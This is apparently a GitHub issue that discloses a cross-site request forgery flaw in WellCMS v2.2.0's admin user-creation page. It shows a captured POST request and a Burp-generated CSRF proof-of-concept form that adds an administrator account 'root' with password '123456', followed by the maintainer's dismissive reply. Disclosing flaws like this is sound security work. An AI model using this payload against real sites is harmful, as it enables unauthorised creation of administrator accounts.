

New issue

Jump to bottom

wellcms v2.2.0 has a vulnerability, Cross-site request forgery(CSRF) #11

Open

zhangzhijie98 opened this issue on Jul 23 · 1 comment

zhangzhijie98 commented on Jul 23



version:2.2.0

position:Background -> manage users -> create users


The top screenshot shows the WellCMS v2.2.0 admin dashboard. The left sidebar contains a menu with items like '后台' (Backend), '管理内容' (Manage Content), '管理版块' (Manage Sections), '管理分类' (Manage Categories), '管理用户' (Manage Users), '管理仓库' (Manage Warehouse), '其他功能' (Other Functions), and '系统设置' (System Settings). The main content area displays 'WellCMS Oriental Lion' and 'Open the precedent for content management in the era of big data'. Below this, there are three summary cards: 'WellCMS Oriental Lion' (Current version: 2.2.0, Official version: 2.2.0), '用户数' (User count: 1, Online users: 2, Disk space: 6.91G), and '主题' (Themes: 0, Comments: 0, Attachments: 0). The bottom section shows '服务器信息' (Server Information) and '开发团队信息' (Development Team Information).

The bottom screenshot shows the '创建用户' (Create User) page. The left sidebar is the same as the top screenshot, but the '管理用户' (Manage Users) item is expanded, showing '用户列表' (User List), '用户组' (User Groups), and '创建用户' (Create User). The main content area contains a form with fields for 'Email', '用户名' (Username), '密码' (Password), and '用户组' (User Group). The '用户组' dropdown is set to '游客组' (Guest Group). There are two buttons at the bottom: '确定' (Confirm) and '返回' (Return).

add a new users, and grab a package.



use CSRF poc, and drop the package.



CSRF PoC generator

Request to: http://192.168.10.130

Options ?

Pretty Raw Hex \n

```
1 POST /wellcms-v2.2.0/admin/index.php?0=user&1=create HTTP/1.1
2 Host: 192.168.10.130
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:54.0) Gecko/20100101 Firefox/54.0
4 Accept: text/plain, */*; q=0.01
5 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded;
```

INSPECTOR

Request Attributes

Query Parameters (2)

Body Parameters (5)

Request Cookies (4)

CSRF HTML:

To show this response in your browser, copy the URL below and paste into a browser that is configured to use Burp as its proxy.

http://burpsuite/show/3/qpnjj6bbb8t40aolo9oy0ma1qdkng4v

Copy

☐ In future, just copy the URL and don't show this dialog

Close

```
1 <html>
2 <!-- C
3 <body>
4 <scrip
5 <for
method="POST">
6 <input type="hidden" name="safe&#95;token" value="
VdfYVgOryEf1UPS1AfN6j6NpeyR4W8k2eT21qWdDUgKHzySOzsxWBoPnC9&#95;2FHorJ10tgIly71zj2VZQ8KgAiRBA
&#95;3D&#95;3D" />
7 <input type="hidden" name="email" value="root&#64;test&#46;com" />
8 <input type="hidden" name="username" value="root" />
9 <input type="hidden" name="password" value="123456" />
10 <input type="hidden" name="&#95;gid" value="1" />
11 <input type="submit" value="Submit request" />
12 </form>
13 </body>
14 </html>
```

Search...

0 matches

Regenerate

Test in browser

Copy HTML

Close


submit request.

创建用户 - WellCMS


http://burpsuite/

http://burpsuite

Submit request



success add a new user(administrator).



wellcms commented on Jul 23

Owner

Thanks for submitting, this is equivalent to use your own key, duplicate a key. Just create it directly!

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants

